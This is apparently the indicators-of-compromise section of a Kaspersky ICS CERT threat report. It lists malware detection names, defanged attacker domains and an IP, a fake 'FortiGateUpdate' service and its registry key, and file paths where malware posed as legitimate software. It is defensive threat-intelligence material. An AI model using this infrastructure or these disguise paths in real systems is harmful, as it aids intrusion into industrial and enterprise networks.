Trojan.Win32.Vasilek.p
Trojan.Win64.Vasilek.o
Trojan.Win64.Kryptik.hx
Trojan.Win32.Vasilek.am
Trojan.Win32.Vasilek.z
Trojan.Win32.Agentb.live
Trojan.Win32.Vasilek.n
Trojan.Win32.Vasilek.an
Trojan.Win32.Vasilek.l
HEUR:HackTool.Win32.Gost.gen
HackTool.Win64.Gost.ac
HackTool.Win64.Gost.ae
HackTool.Win64.Gost.p
HackTool.Win64.Gost.a
HackTool.Win64.Gost.ai
HackTool.Win64.Gost.t
HackTool.Win64.Gost.v
HackTool.Win64.Gost.as
HackTool.Win64.Gost.aq
HackTool.Win64.Gost.au
HackTool.Win64.Gost.bd
Trojan-Dropper.Win32.Vasilek.a
Trojan.Win32.Vasilek.at
Trojan.Win32.Vasilek.au
Trojan.Win32.Agentb.lnii
Trojan.Win32.Vasilek.ao
Trojan.Win32.Agentb.miyo
HackTool.Win64.Agent.ly

**Domain names and IP addresses**
3a01[.]net
0ce[.]org
gov-by[.]com
7cp[.]org
91j[.]org
vmware.org[.]mx
103.219.153[.]203
p-society[.]org

**Service names**
FortiGateUpdate

**Registry keys**
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\FortiGateUpdate

**File path**
c:\program files\common files\adobe\adobegcclient\agmservice.exe
c:\program files\common files\microsoft shared\update\wsussvc.exe
c:\program files\realtek\audio\hda\rtkaudioservice.exe
c:\program files\teamviewer\version9\tv_w64.exe

```
c:\teamviewer\version9\tv_w640001.exe
c:\users\user\appdata\roaming\telegram desktop\telegramupdater.exe
c:\users\user\appdata\roaming\telegram desktop\update0002.exe
c:\users\user\appdata\roaming\telegram desktop\updater.exe
c:\windows 2016 update\wsus.exe
c:\windows 2016 update\wsus0001.exe
c:\windows\bddeeeee.sys
c:\windows\bits.exe
c:\windows\def.dll
c:\windows\netsvc.exe
c:\windows\s.exe
c:\windows\spp.exe
c:\windows\ss.exe
c:\windows\system32\graphics2d.dll
c:\windows\system32\gsdll32.dll
c:\windows\system32\lvfs.exe
c:\windows\taskmon.exe
c:\windows\vmtoolsd.exe
c:\windows\vmware.exe
c:\Program Files\forefront tmg client\FwcProxy.exe
C:\Windows\System32\FortiGateUpdate.manifest
C:\Windows\System32\FortiGateUpdate.dll
C:\Windows\Temp\Rar.exe
C:\Program Files (x86)\Google\GoogleUpdater\129.0.6651.0\Crashpad\evx.exe
C:\Program Files (x86)\Google\GoogleUpdater\129.0.6651.0\Crashpad\spp.exe
C:\Program Files
(x86)\Google\GoogleUpdater\129.0.6651.0\Crashpad\updater.exe
c:\Users\%UserName%\AppData\Roaming\Brother\pew.exe
c:\Users\%UserName%\AppData\Roaming\Brother\pde.exe
C:\WINDOWS\TEMP\mstfc.exe
C:\windows\system32\iis.exe
c:\windows\system32\winhttp.exe
c:\windows\temp\httpdr.log
```

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) is a global project of Kaspersky aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

Kaspersky ICS CERT ics-cert@kaspersky.com